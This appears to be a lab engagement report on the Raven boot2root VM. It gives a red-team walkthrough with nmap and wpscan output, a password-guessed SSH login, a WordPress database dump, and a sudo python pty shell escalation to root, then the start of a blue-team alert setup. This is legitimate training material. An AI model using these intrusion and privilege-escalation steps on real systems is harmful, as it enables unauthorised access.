Final Engagement Analysis Report

Attack, Defense & Analysis of Vulnerable Network

Red Team: Summary of Operations

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
Exposed Services


Nmap scan results for each machine reveal the below services and OS details:



```
Nmap scan report for 192.168.1.100
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
9200/tcp open|filtered wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.0021s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.0027s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
```

This scan identifies the services below as potential points of entry:

Target 1



```
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```


Critical Vulnerabilities

The following vulnerabilities were identified on each target:


Target 1

1. Port 111 rpcbind: CVE-2017-8779 DoS
2. Port 139 netbios-ssn: CVE-2018-7445 Buffer overflow, remote code execution
3. Port 139 netbios-ssn: CVE-2007-5398 Stack-based buffer overflow, arbitrary code execution

Vulnerability scan results as proof of the identified vulnerabilities:



```
 [+] michael
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
 )
  | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10)

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed May 12 18:54:27 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.806 KB
[+] Memory used: 114.285 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 
```

Exploitation


The Red Team was able to penetrate both Target 1 and started Target 2 and retrieved the following confidential data:

Target 1

- **Flag 1**
  - The password which we guessed was the exploit we utilized.
  - Command utilized **grep *flag***




```
michael@target1:/var/www/html$ grep "flag" *
grep: css: Is a directory
elements.html:                                                      <div class="country"> <img src="img/elements/f1.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f2.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f3.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f4.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f5.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f6.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f7.
jpg" alt="flag">Canada</div>
elements.html:                                                      <div class="country"> <img src="img/elements/f8.
jpg" alt="flag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$
```




```
flag1{b9bbcb33e11b80be759c4e844862482d}
```


- **Flag 2**
  - SSH
    - No real exploit utilized just guessed the password
    - Command utilized **ssh michael@192.168.1.110**



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```




```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
```




```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- **Flag 3**
  - Once access was gained to Steven's account we used mysql commands to enumerate flag 3 from the wp_posts table within the wordpress database.
  - Command utilized **SELECT * FROM WP_POSTS**



```
                                                                            | Hello world! |
 | publish     | open             | open        |                |  hello-world   |          |         | 2018
-08-12 22:49:12 | 2018-08-12 22:49:12 |                                  |                     0 | http://192.168.206.131/wo
rdpress/?p=1                                  |          0 | post      |                |                    1 |
|  2 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's differen
t from a blog post because it will stay in one place and will show up in your site navigation (in most
themes). Most people start with an About page that introduces them to potential site visitors. It might
 say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Ka
lgoorlie, have a great dog named Red, and I like yabbies. (And gettin' a tan.)</blockquote>

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to
 the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awe
some things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your das
hboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page   |
       | publish     | closed           | open        |                  | sample-page     |           |
| 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                                  |                0 | http://192.168.206.
131/wordpress/?page_id=2                            |          0 | page      |                |                   0
 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2
```

- **Flag 4**
  - Because Steven had sudo access to the python command we were able to successfully gain a root shell using the following command;
  - Command utilized **sudo python -c 'import pty;pty.spawn("/bin/bash")'** after using this command flag4.txt was found in the /root directory.



```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Blue Team: Summary of Operations

Table of Contents

Network Topology


The following machines were identified on the network:

Network Topology

The following machines were identified on the network:

Target 1

- Operating System: Linux 3.2
- Purpose: Expose vulnerable Wordpress Server
- IP Address: 192.168.1.110




Description of Targets

- VMs on the network were vulnerable to attack: Target 1 [192.168.1.110]
- Each VM functions as an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers.

Monitoring the Targets

This scan identifies the services below as potential points of entry:


Target 1



```
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Alert 1

Excessive HTTP Errors



Name

Excessive HTTP Errors

Indices to query

packetbeat-* ×

Use * to broaden your query.

Time field

@timestamp

Run watch every

1

minute

Match the following condition

```
WHEN count() OVER all documents IS ABOVE 1000 FOR THE LAST 5 minutes
```

